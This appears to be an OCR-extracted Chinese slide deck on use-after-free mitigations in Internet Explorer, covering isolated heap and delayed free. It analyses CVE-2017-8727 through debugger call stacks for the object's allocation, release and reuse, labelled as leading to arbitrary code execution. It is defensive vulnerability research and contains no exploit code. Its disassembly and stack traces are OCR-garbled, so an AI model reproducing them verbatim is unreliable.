Fig. 1
; START OF FUNCTION CHUNK FOR ?D11ProcessAttach@@YGHXZ
1oc 63C2BBFE:
xor
        eax, eax
push
                           dwMaximumSize
        eax
                           dwInitialSize
push
        eax
                         : flOptions
push
        eax
        ds:HeapCreate(x,x,x)
call
        _q_hIsolatedHeap, eax
mov
test
        eax, eax
įΖ
        1oc 63DDD6B8
```

XCOIN

## 针对UAF的缓解措施

● 延迟释放

Microsoft Security Bulletin MS14-037 - Critical

Cumulative Security Update for Internet Explorer (2975687)





Interesting new mitigation for UAFs in IE, MemoryProtection::CMemoryProtector::Pro tectedFree

## 隔离堆与延迟释放的局限性

- 侵入式的缓解措施
- 需要修改源代码来启用
- 仅保护启用了的模块
- 目前只有MSHTML/edgehtml启用了

#### CVE-2017-8727

#### ● 对象分配

```
00 081aba58 757c5f61 KERNELBASE!LocalAlloc
02 081aba90 6600b7e8 MSCTF!CBStoreHolderTrident::QuervInterface+0x6f
03 081abae4 6600a707 tiptsf!DetectBackingStore+0x118
04 081abb30 6600a858 tiptsf!CCorrectionIMX::DetermineContextToUse+0x137
05 081abb6c 6600adc3 tiptsf!CCorrectionIMX::UpdateContextStrings+0x2e
06 081abbc0 660092d4 tiptsf!CCorrectionIMX::DIMCallback+0x1b3
081abbf4 75749247 tiptsf!CThreadMgrEventSink::OnSetFocus+0x34
0.8
09 081abc20 75715b1f MSCTF!CThreadInputMgr::_NotifyCallbacks+0xd9
Oa 081abcd8 75710122 MSCTF!CThreadInputMqr:: SetFocus+0x44f
Ob 081abd5c 75711930 MSCTF!CicBridge::SetAssociate+0xc82
Oc 081abdbc 7570da8e MSCTF!CicBridge::AssociateFocus+0x100
Od 081abde8 759533c3 MSCTF!CtfImeAssociateFocus+0x3e
Oe 081abe28 7595243f IMM32!ImmSetActiveContext+0x483
Of 081abe4c 604b3a21 IMM32!ImmAssociateContext+0x10f
10 081abe5c 5516f350 msimtf!CComActiveIMMApp::AssociateContext+0x11
  081abe84 5516f31c MSHTML!ImmAssociateContext+0x32
  -081abe94 5516f244 MSHTML!CElement::HandleIMM32Focus+0xc6
  081abebc 551b454e MSHTML!CElement::HandleIMM32Focus+0x7e
  081abef8 555c3bce MSHTML!CElement::BecomeCurrent+0x2ed
  081abfc8 55171ecd MSHTML!CRichtext::select+0x5e
```

#### CVE-2017-8727

● 对象释放

```
00 081a9c6c 757c746e KERNELBASE!LocalFree
01 081a9c7c 7573b83e MSCTF!CBackingStoreTrident::`vector deleting destructor'+0x1e
02 081a9c98 757c656d MSCTF!CBackingStore::Release+0x5e
03 081a9cb8 757c6058 MSCTF!CHTMLDocWrapper::OnUnload+0x4e
04 081a9ccc 5518c17d MSCTF!CHTMLDocWrapper::Invoke+0x48
05 081a9df8 54e8686e MSHTML!CBase::InvokeEventSinks+0x3c1
06 081a9ecc 54e8910d MSHTML!CBase::InvokeEvent+0x30e
07 081aa06c 54e89074 MSHTML!COmWindowProxy::FireEvent+0x1af
08 081aa204 550cbcc4 MSHTML!COmWindowProxy::FireEvent+0x116
```



04


#### 任意代码执行

#### CVE-2017-8727

● 对象重用

```
00 081ab788 7573b054 MSCTF!CBackingStore::CheckLayoutChanges+0x6e
01 081ab800 757c6103 MSCTF!CBackingStore::OnAppChanged+0x190
02 081ab81c 5518c17d MSCTF!CHTMLDocWrapper::Invoke+0xf3
03 081ab948 54e8686e MSHTML!CBase::InvokeEventSinks+0x3c1
04 081aba1c 54e854e5 MSHTML!CBase::InvokeEvent+0x30e
05 081abba0 54e270d3 MSHTML!CBase::FireEvent+0x1b6
06 081abdd0 54e26e82 MSHTML!CDocument::fireEvent+0x233
07 081abdf8 55165d11 MSHTML!CDocument::Fire_EditSelectionChange+0x57
08 081abe0c 55ac7fe9 MSHTML!CSelectionManager::EndSelectionChange+0xa9
09 081abe84 55ab5bfc MSHTML!CSelectionManager::Select+0x952
0a 081abec4 55ab7eab MSHTML!CHTMLEditor::SelectRangeInternal+0x7a
0b 081abee8 553f4c57 MSHTML!CHTMLEditorProxy::SelectRange+0x2b
0c 081abf0c 555c3c7b MSHTML!CDoc::Select+0x38
0d 081abfc8 5517lecd MSHTML!CRichtext::select+0x10b
```

#### 任意代码执行











# THANKYOU

